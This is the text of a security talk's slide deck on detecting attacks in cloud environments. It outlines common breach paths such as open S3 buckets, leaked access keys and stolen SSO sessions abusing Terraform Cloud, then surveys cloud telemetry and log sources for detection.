Attack Detection in the Cloud

Lessons Learned

Nick Jones – V2 2023

W/TH secure

Who Am I?

Nick Jones – @nojonesuk

- Principal Consultant
- Cloud Security Lead
- AWS Community Builder
- Previous talks:
    - Fwd:cloudsec
    - RSA Conference
    - AWS Cloud Security Community Day
    - DEF CON Cloud Village
    - +++

Common Breach Scenarios

WITH secure

Open S3 Buckets

The perennial problem

- Biggest source of breaches for years now
- Trivial to find and exploit

Situation is Improving

- AWS providing good options now to prevent
- Enable block public buckets everywhere!

Photo from https://www.flickr.com/photos/electronicfrontierfoundation/50617066023

What Else are Attackers Doing?




Image from https://speakerdeck.com/ramimac/learning-from-aws-customer-security-incidents-2022?slide=20

@ramimacisabird

W/TH secure

INTERNAL

A Note on Cloud Zero Days

Cool but mostly irrelevant

- CloudVulnDB tracking >120 vulns
- One exploited in the wild, no breaches reported
- https://www.cloudvulndb.org


Expect this to change

- Wiz, LightSpin, Orca + others
- fwd:cloudsec 2022 keynote from Wiz is a good overview

INTERNAL

Other Attack Paths

Attack Path 1: Cloud-Style Shell Popping



Compromise Credentials
Access Keys in GitHub repository

Enumerate Foothold
Who are we, what access might we have?

Recon
What services are they using?

Pop Shells
Use our access to get shells on EC2 instances

Objective
Root on an EC2 instance full of sensitive data

Cloud Native Phishing


Identity Platforms / SSO

- Okta, Ping, OneLogin, Auth0…
- Single point of access
- Supply chain risk too

Interesting security properties

- MFA, CAPs etc etc
- Often poor session management
- Get the session token, get access to ***everything***

Attack Path 2: DevOoooops



Phish a Developer
Steal their SSO session cookie


Access GitHub
Find some interesting IaC repositories

Malicious Pull Request
Exploit Terraform Cloud’s operating model

Exfiltrate Credentials
Grab the credentials Terraform Cloud uses to deploy

Objective
Admin access over production AWS account

Enterprise Cloud Adoption



Cloud Attack Detection

W/TH secure

How Cloud Detection Differs

UNCERTAINTY OF MALICIOUS INTENT

Fewer actions in the cloud are obviously bad compared to on-premise, making generic detection rules harder

CONTEXT IS KEY

Anomalies will vary by environment. Behavioral analytics are important here, so is developing environment-specific alerting.


GAINING VISIBILITY IS EASIER

Org-wide CloudTrail, etc. makes it easier to gain visibility into much of your estate. Shadow IT now the primary issue, rather than coverage of known assets.

ATTACKERS AUTOMATE

Attackers leveraging scripted attacks to abuse stolen credentials for cryptocurrency mining. With an API-driven attack surface by-design, it's easier to automate targeted attacks too.

On-Premises Telemetry




Endpoint Telemetry

Network Telemetry


Application Telemetry

Cloud Telemetry

Control Plane Telemetry



Cloud Services



🤷

SOFTWARE
AS A SERVICE

GitHub, Okta, CircleCI

- CloudTrail + Object-level Data Events
- Azure Audit Logs etc

PLATFORM
AS A SERVICE

Lambda, S3

- EDR / VPC Flow Logs / CloudTrail
- App Logs

INFRASTRUCTURE
AS A SERVICE

EC2

← Administrative Requirements of the Customer →

Designing Your Cloud Detection Stack

W/TH secure

Data Sources

SOURCE	BENEFIT
Control Plane audit logs (CloudTrail, Audit Log etc)	**Visibility of all administrative actions**
Service Specific Logs (storage access logs, function executions, KMS key access etc.)	**Shows access and usage of specific resources and services, which may help to track lateral movement or actions on objective**
Cloud-native detection services	Detection of known bad activity
API Gateway/WAF Logs	Identify malicious requests to applications
Network flow logs	Identify anomalous traffic by source/destination, volumes
System logs from any VMs	Grants OS-level visibility of potential attacker activity
Endpoint Detection and Response agents in VMs	Detects malicious activity within VMs as with on premises
Application logs	Provides app-specific contextual information

Telemetry Format Variation

Totally unstandardised at present

